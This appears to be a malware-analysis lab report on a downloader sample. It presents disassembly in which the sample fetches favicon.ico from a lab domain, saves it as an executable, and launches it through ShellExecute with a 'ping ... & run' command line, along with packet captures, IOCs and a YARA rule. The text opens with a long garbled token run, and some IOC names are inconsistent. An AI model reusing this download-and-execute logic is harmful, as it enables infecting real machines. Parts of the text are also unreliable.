.NET4.0__0__0_Q; .NET4.0__0__0_R; .NET4.0__0__0_S; .NET4.0__0__0_T; .NET4.0__0__0_U; .NET4.0__0__0_V; .NET4.0__0__0_W; .NET4.0__0__0_X; .NET4.0__0__0_Y; .NET4.0__0__0_Z; .NET4.0__0__0__0; .NET4.0__0__0__1; .NET4.0__0__0__2; .NET4.0__0__0__3; .NET4.0__0__0__4; .NET4.0__0__0__5; .NET4.0__0__0__6; .NET4.0__0__0__7; .NET4.0__0__0__8; .NET4.0__0__0__9; .NET4.0__0__0__A; .NET4.0__0__0__B; .NET4.0__0__0__C; .NET4.0__0__0__D; .NET4.0__0__0__E; .NET4.0__0__0__F; .NET4.0__0__0__G; .NET4.0__0__0__H; .NET4.0__0__0__I; .NET4.0__0__0__J; .NET4.0__0__0__K; .NET4.0__0__0__L; .NET4.0__0__0__M; .NET4.0__0__0__N; .NET4.0__0__0__O; .NET4.0__0__0__P; .NET4.0__0__0__Q; .NET4.0__0__0__R; .NET4.0__0__0__S; .NET4.0__0__0__T; .NET4.0__0__0__U; .NET4.0__0__0__V; .NET4.0__0__0__W; .NET4.0__0__0__X; .NET4.0__0__0__Y; .NET4.0__0__0__Z; .NET4.0__0__0__00; .NET4.0__0__0__01; .NET4.0__0__0__02; .NET4.0__0__0__03; .NET4.0__0__0__04; .NET4.0__0__0__05; .NET4.0__0__0__06; .NET4.0__0__0__07; .NET4.0__0__0__08; .NET4.0__0__0__09; .NET4.0__0__0__0A; .NET4.0__0__0__0B; .NET4.0__0__0__0C; .NET4.0__0__0__0D; .NET4.0__0__0__0E; .NET4.0__0__0__0F; .NET4.0__0__0__0G; .NET4.0__0__0__0H; .NET4.0__0__0__0I; .NET4.0__0__0__0J; .NET4.0__0__0__0K; .NET4.0__0__0__0L; .NET4.0__0__0__0M; .NET4.0__0__0__0N; .NET4.0__0__0__0O; .NET4.0__0__0__0P; .NET4.0__0__0__0Q; .NET4.0__0__0__0R; .NET4.0__0__0__0S; .NET4.0__0__0__0T; .NET4.0__0__0__0U; .NET4.0__0__0__0V; .NET4.0__0__0__0W; .NET4.0__0__0__0X; .NET4.0__0__0__0Y; .NET4.0__0__0__0Z; .NET4.0__0__0__0_0; .NET4.0__0__0__0_1; .NET4.0__0__0__0_2; .NET4.0__0__0__0_3; .NET4.0__0__0__0_4; .NET4.0__0__0__0_5; .NET4.0__0__0__0_6; .NET4.0__0__0__0_7; .NET4.0__0__0__0_8; .NET4.0__0__0__0_9; .NET4.0__0__0__0_A; .NET4.0__0__0__0_B; .NET4.0__0__0__0_C; .NET4.0__0__0__0_D; .NET4.0__0__0__0_E; .NET4.0__0__0__0_F; .NET4.0__0__0__0_G; .NET4.0__0__0__0_H; .NET4.0__0__0__0_I; .NET4.0__0__0__0_J; .NET4.0__0__0__0_K; .NET4.0__0__0__0_L; .NET4.0__0__0__0_M; .NET4.0__0__0__0_N; .NET4.0__0__0__0_O; .NET4.0__0__0__0_P; .NET4.0__0__0__0_Q; .NET4.0__0__0__0_R; .NET4.0__0__0__0_S; .NET4.0__0__0__0_T; .NET4.0__0__0__0_U; .NET4.0__0__0__0_V; .NET4.0__0__0__0_W; .NET4.0__0__0__0_X; .NET4.0__0__0__0_Y; .NET4.0__0__0__0_Z; .NET4.0__0__0__0__0; .NET4.0__0__0__0__1; .NET4.0__0__0__0__2; .NET4.0__0__0__0__3; .NET4.0__0__0__0__4; .NET4.0__0__0__0__5; .NET4.0__0__0__0__6; .NET4.0__0__0__0__7; .NET4.0__0__0__0__8; .NET4.0__0__0__0__9; .NET4.0__0__0__0__A; .NET4.0__0__0__0__B; .NET4.0__0__0__0__C; .NET4.0__0__0__0__D; .NET4.0__0__0__0__E; .NET4.0__0__0__0__F; .NET4.0__0__0__0__G; .NET4.0__0__0__0__H; .NET4.0__0__0__0__I; .NET4.0__0__0__0__J; .NET4.0__0__0__0__K; .NET4.0__0__0__0__L; .NET4.0__0__0__0__M; .NET4.0__0__0__0__N; .NET4.0__0__0__0__O; .NET4.0__0__0__0__P; .NET4.0__0__0__0__Q; .NET4.0__0__0__0__R; .NET4.0__0__0__0__S; .NET4.0__0__0__0__T; .NET4.0__0__0__0__U; .NET4.0__0__0__0__V; .NET4.0__0__0__0__W; .NET4.0__0__0__0__X; .NET4.0__0__0__0__Y; .NET4.0__0__0__0__Z; .NET4.0__0__0__0__00; .NET4.0__0__0__0__01; .NET4.0__0__0__0__02; .NET4.0__0__0__0__03; .NET4.0__0__0__0__04; .NET4.0__0__0__0__05; .NET4.0__0__0__0__06; .NET4.0__0__0__0__07; .NET4.0__0__0__0__08; .NET4.0__0__0__0__09; .NET4.0__0__0__0__0A; .NET4.0__0__0__0__0B; .NET4.0__0__0__0__0C; .NET4.0__0__0__0__0D; .NET4.0__0__0__0__0E; .NET4.0__0__0__0__0F; .NET4.0__0__0__0__0G; .NET4.0__0__0__0__0H; .NET4.0__0__0__0__0I; .NET4.0__0__0__0__0J; .NET4.0__0__0__0__0K; .NET4.0__0__0__0__0L; .NET4.0__0__0__0__0M; .NET4.0__0__0__0__0N; .NET4.0__0__0__0__0O; .NET4.0__0__0__0__0P; .NET4.0__0__0__0__0Q; .NET4.0__0__0__0__0R; .NET4.0__0__0__0__0S; .NET4.0__0__0__0__0T; .NET4.0__0__0__0__0U; .NET4.0__0__0__0__0V; .NET4.0__0__0__0__0W; .NET4.0__0__0__0__0X; .NET4.0__0__0__0__0Y; .NET4.0__0__0__0__0Z; .NET4.0__0__0__0__0_0; .NET4.0__0__0__0__0_1; .NET4




Fig 6: *Favicon.ico* is downloaded and written to disk successfully under the name *CR433101.dat.exe* in the *C:\Users\Public\Documents* directory.

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev

HTTP/1.1 200 OK
Content-Type: text/html
Server: INetSim HTTP Server
Content-Length: 258
Date: Thu, 24 Nov 2022 17:34:47 GMT
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Fig 7: Wireshark PCAP displays attempt to callback URL *hxxp://huskyhacks.dev* after a successful download of *favicon.ico*



Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis}

```
push    dword [InternetOpenW] ; 0x403070
call    dword [InternetOpenW] ; 0x403070
lea     ecx, [esp]
mov     dword [0x404388], eax
mov     dword [esp], 0x7d0 ; 2000
mov     dword [var_4h], 0
call    fcn.004011e0
push    0
push    0
push    str.C:\Users\Public\Documents_CR433101.dat.exe
push    str.http://ssl_6582datamanager.helpdeskbro.local_f
push    0
call    dword [URLDownloadToFileW] ; 0x4030f4
test    eax, eax
jne     0x401142

[0x004010e3]
push    eax
push    0x40000000
push    eax
push    eax
push    str.http://huskyhacks.dev ; 0x4032a0
push    dword [0x404388]
call    dword [InternetOpenUrlW] ; 0x403074
lea     ecx, [esp]
mov     dword [esp], 0xc8 ; 200
mov     dword [var_4h_3], 0
call    fcn.004011e0
push    1 ; 1
push    0x403138 ; '810'
push    0
push    str.ping_1.1.1.1_n_1_w_3000__Nul__C:\Users\Public\Documents_CR433101.dat.exe ; 0x...
push    str.open ; 0x40336c ; const char *path
push    0 ; int32_t arg_4h
call    dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPCWSTR lpOper...

[0x00401142]
push    0x44
lea     eax, [v
push    0
push    eax
push    eax
call    sub.VCR
add     esp, 0x
lea     eax, [v
xorps   xmm0, x
movaps  xmmword
push    0x104
push    eax
push    0
call    dword [
lea     eax, [v
push    eax
push    str.cmd
lea     eax, [v
push    0x208
```

Fig 8: Assembly snippet reveals executable logic. Result from URLDownloadToFile call is saved inside EAX, which is later tested by itself. If download is successful, jump to **[0x004010e3]** is taken and callback URL is contacted.

{Screenshots and description about advanced dynamic artifacts and methods}

Fig 9: Debugger snippet. Although, CR433101.dat.exe is present in the system, changing the Zero Flag to 0 causes a jump to **[0x00401142]** instead. Effectively cutting contact to callback URL.



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

Malicious website (hxxp://ssl-6582datamanager.helpdeskbro.s.local) hosts the malware component which is required to be present in the system before callback URL (hxxp://huskyhacks.dev) can happen.

```
GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64;
Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729;
.NET CLR 3.5.30729)
Host: ssl-6582datamanager.helpdeskbro.s.local
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Connection: Close
Date: Thu, 24 Nov 2022 17:34:47 GMT
Server: INetSim HTTP Server
Content-Length: 198
Content-Type: image/x-icon
```

```
.....(.....
.....
.....
.....
```

Fig 10: Wireshark Packet Capture of initial download of malware components



```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev

HTTP/1.1 200 OK
Content-Type: text/html
Server: INetSim HTTP Server
Content-Length: 258
Date: Thu, 24 Nov 2022 17:34:47 GMT
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Fig 11: WireShark Packet Capture of callback URL contact.



Host-based Indicators

Favicon.ico is written to disk under a new name (CR43101.dat.exe) which can be found in the following directory: C:\Users\Public\Documents




Fig 12: Malicious file downloaded



Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e., strings, URLs, etc}



Appendices

A. Yara Rules

Full Yara repository located at: <http://github.com/HuskyHacks/PMAT-lab>

```
rule PE_HuskyDownloadFromURL {  
  
    meta:  
        last_updated = "2022-11-27"  
        author = "Jean A"  
        description = "A Yara rule for HuskyDownloadFromURL"  
  
    strings:  
        $PE_magic_byte = "MZ"  
        $string1 = "URLDownloadToFileW" ascii  
        $string2 = "HuskyHacks" ascii  
        $sus_hex_string = {76 00 ?? 6F 00}  
  
    condition:  
        $PE_magic_byte at 0 and  
        ($string1 and $string2) or  
  
        $sus_hex_string  
  
}
```

B. Callback URLs

| Domain | Port |
|---|------|
| <i>hxxp://ssl-6582datamanager.helpdeskbro.s.local/favicon.ico</i> | 80 |
| <i>hxxp://husky.hacks.dev</i> | 80 |



C. Decompiled Code Snippets

```
push    str.Mozilla_5.0          ; 0x403288
call    dword [InternetOpenW]    ; 0x403070
lea     ecx, [esp]
mov     dword [0x404388], eax
mov     dword [esp], 0x7d0       ; 2000
mov     dword [var_4h], 0
call    fcn.004011e0
push    0
push    0
push    str.C:__Users__Public__Documents__CR433101.dat.exe ; 0x403230
push    str.http:__ssl_6582datamanager.helpdeskbro.local_favicon.ico ; 0x4031b8
push    0
call    dword [URLDownloadToFileW] ; 0x4030f4
test    eax, eax
jne     0x401142
```

Fig 13: Download of favicon.ico routine in Cutter